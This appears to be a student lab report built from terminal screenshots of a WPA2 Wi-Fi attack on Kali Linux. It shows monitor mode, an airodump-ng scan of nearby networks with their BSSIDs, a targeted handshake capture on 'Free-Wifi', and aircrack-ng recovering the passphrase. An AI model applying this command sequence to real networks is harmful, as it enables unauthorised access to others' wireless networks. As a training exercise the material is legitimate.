


REPORT

Perform Wireless attack and identify all threats

Commands

sudo su

iwconfig



```
kali-linux-2023.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
root@kali: /home/kali
(kali@kali)~]
$ sudo su
[sudo] password for kali:
(root@kali)~[/home/kali]
# iwconfig
lo          no wireless extensions.

eth0        no wireless extensions.

wlan0       IEEE 802.11b  ESSID:""  Nickname:"<WIFI@REALTEK>"
            Mode:Monitor  Frequency:2.452 GHz  Access Point: Not-Associated
            Sensitivity:0/0
            Retry:off   RTS thr:off   Fragment thr:off
            Encryption key:off
            Power Management:off
            Link Quality:0  Signal level:0  Noise level:0
            Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
            Tx excessive retries:0  Invalid misc:0  Missed beacon:0

(root@kali)~[/home/kali]
# airodump-ng wlan0
```

```
BSSID          PWR Beacons    #Data, #/s CH  MB  ENC CIPHER AUTH ESSID
8C:DC:02:8B:EB:08 -75      2          0  0  6  130 WPA2 CCMP PSK NTFiber-EB08
E6:DA:DF:C3:13:69 -69      2          0  0  8  130 WPA2 CCMP PSK <length: 0>
B4:CF:E0:1C:C2:22 -74      2          0  0  7  130 WPA2 CCMP PSK NTFiber-C221
0C:CF:89:C5:00:5E -81      1          0  0  1  130 WPA2 CCMP PSK sagarmatha22
06:75:F9:4C:13:79 -76      2          0  0  1  130 WPA2 CCMP PSK <length: 0>
C4:48:FA:05:FF:59 -78      4          0  0  1  130 WPA2 CCMP PSK thuwl09_2.4
C6:48:FA:45:FF:59 -76      6          0  0  1  130 WPA2 CCMP PSK <length: 0>
04:75:F9:0C:13:79 -78      4          0  0  1  130 WPA2 CCMP PSK C&C_2.4
5C:8C:30:5C:02:A5 -78      2          0  0  2  130 WPA2 CCMP PSK blueprintstechnology_2
06:75:F9:46:A6:65 -72      6          0  0  1  130 WPA2 CCMP PSK <length: 0>
10:27:F5:34:A8:C6 -77      2          0  0  3  270 WPA2 CCMP PSK Tiger 1
04:75:F9:16:A6:65 -74      8          0  0  1  130 WPA2 CCMP PSK buntayzzz_2.4
5E:8C:30:4C:02:A5 -76      2          0  0  2  130 WPA2 CCMP PSK <length: 0>
D8:0D:17:DC:26:14 -61      6          0  0  1  270 WPA2 CCMP PSK <length: 0>
5E:8C:30:43:02:F5 -75      2          0  0  10 130 WPA2 CCMP PSK <length: 0>
5C:8C:30:63:02:F5 -52      2          1  0  10 130 WPA2 CCMP PSK Savyata
B0:A7:B9:BD:82:9C -73      3          0  0  9  270 WPA2 CCMP PSK TourOfficeNT_2G
DC:8D:8A:0B:17:0A -32      3          2  0  10 130 WPA2 CCMP PSK Savyata
40:3F:8C:DD:40:7A -38      7          0  0  9  270 WPA2 CCMP PSK Free-Wifi

Quitting ...

(root@kali)-[/home/kali]
# airodump-ng --bssid 40:3F:8C:DD:40:7A --channel 9 --write hack wlan0
```

```
File Actions Edit View Help

root@kali: /home/kali

BSSID          PWR RXQ Beacons    #Data, #/s CH  MB  ENC CIPHER AUTH ESSID
40:3F:8C:DD:40:7A -71 100      1215      672  0  9  270 WPA2 CCMP PSK Free-Wifi

BSSID          STATION          PWR  Rate  Lost  Frames Notes Probes
40:3F:8C:DD:40:7A A2:9D:9C:78:32:FB -36   1e- 1    2    415
40:3F:8C:DD:40:7A 28:3A:4D:19:F8:73 -32   1e- 1e    0    215

Quitting ...

(root@kali)-[/home/kali]
# ls
Compact-Wireless-Kali-Linux-App  hackedpassword-01.cap  hackedpassword-03.csv  hhh-01.kismet.csv
Desktop                          hackedpassword-01.csv  hackedpassword-03.kismet.csv  hhh-01.kismet.netxml
Documents                       hackedpassword-01.kismet.csv  hackedpassword-03.kismet.netxml  hhh-01.log.csv
Downloads                      hackedpassword-01.kismet.netxml  hackedpassword-03.log.csv  kernel
drivers                         hackedpassword-01.log.csv  hackedpassword-04.cap  Music
go                              hackedpassword-02.cap  hackedpassword-04.csv  Pictures
hack-01.cap                    hackedpassword-02.csv  hackedpassword-04.kismet.csv  Public
hack-01.csv                    hackedpassword-02.kismet.csv  hackedpassword-04.kismet.netxml  Templates
hack-01.kismet.csv             hackedpassword-02.kismet.netxml  hackedpassword-04.log.csv  Videos
hack-01.kismet.netxml          hackedpassword-02.log.csv  hhh-01.cap
hack-01.log.csv                hackedpassword-03.cap  hhh-01.csv

(root@kali)-[/home/kali]
```

Aircrack-ng 1.7

[00:00:00] 811/10303727 keys tested (2636.01 k/s)

Time left: 1 hour, 5 minutes, 8 seconds

0.01%

KEY FOUND! [11111111]

Master Key : 68 FA AA 30 1D 58 0F B1 87 4E 81 4A E5 A2 22 82
25 4B 66 DA D9 B4 70 CF 06 16 70 36 AC 69 A0 30

Transient Key : 2C 36 33 52 A0 74 D9 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC : EF 9D 5C 4F 47 3E B9 D8 D4 AC 71 FD E9 6F F1 7D

(root@kali)-[/home/kali]
\$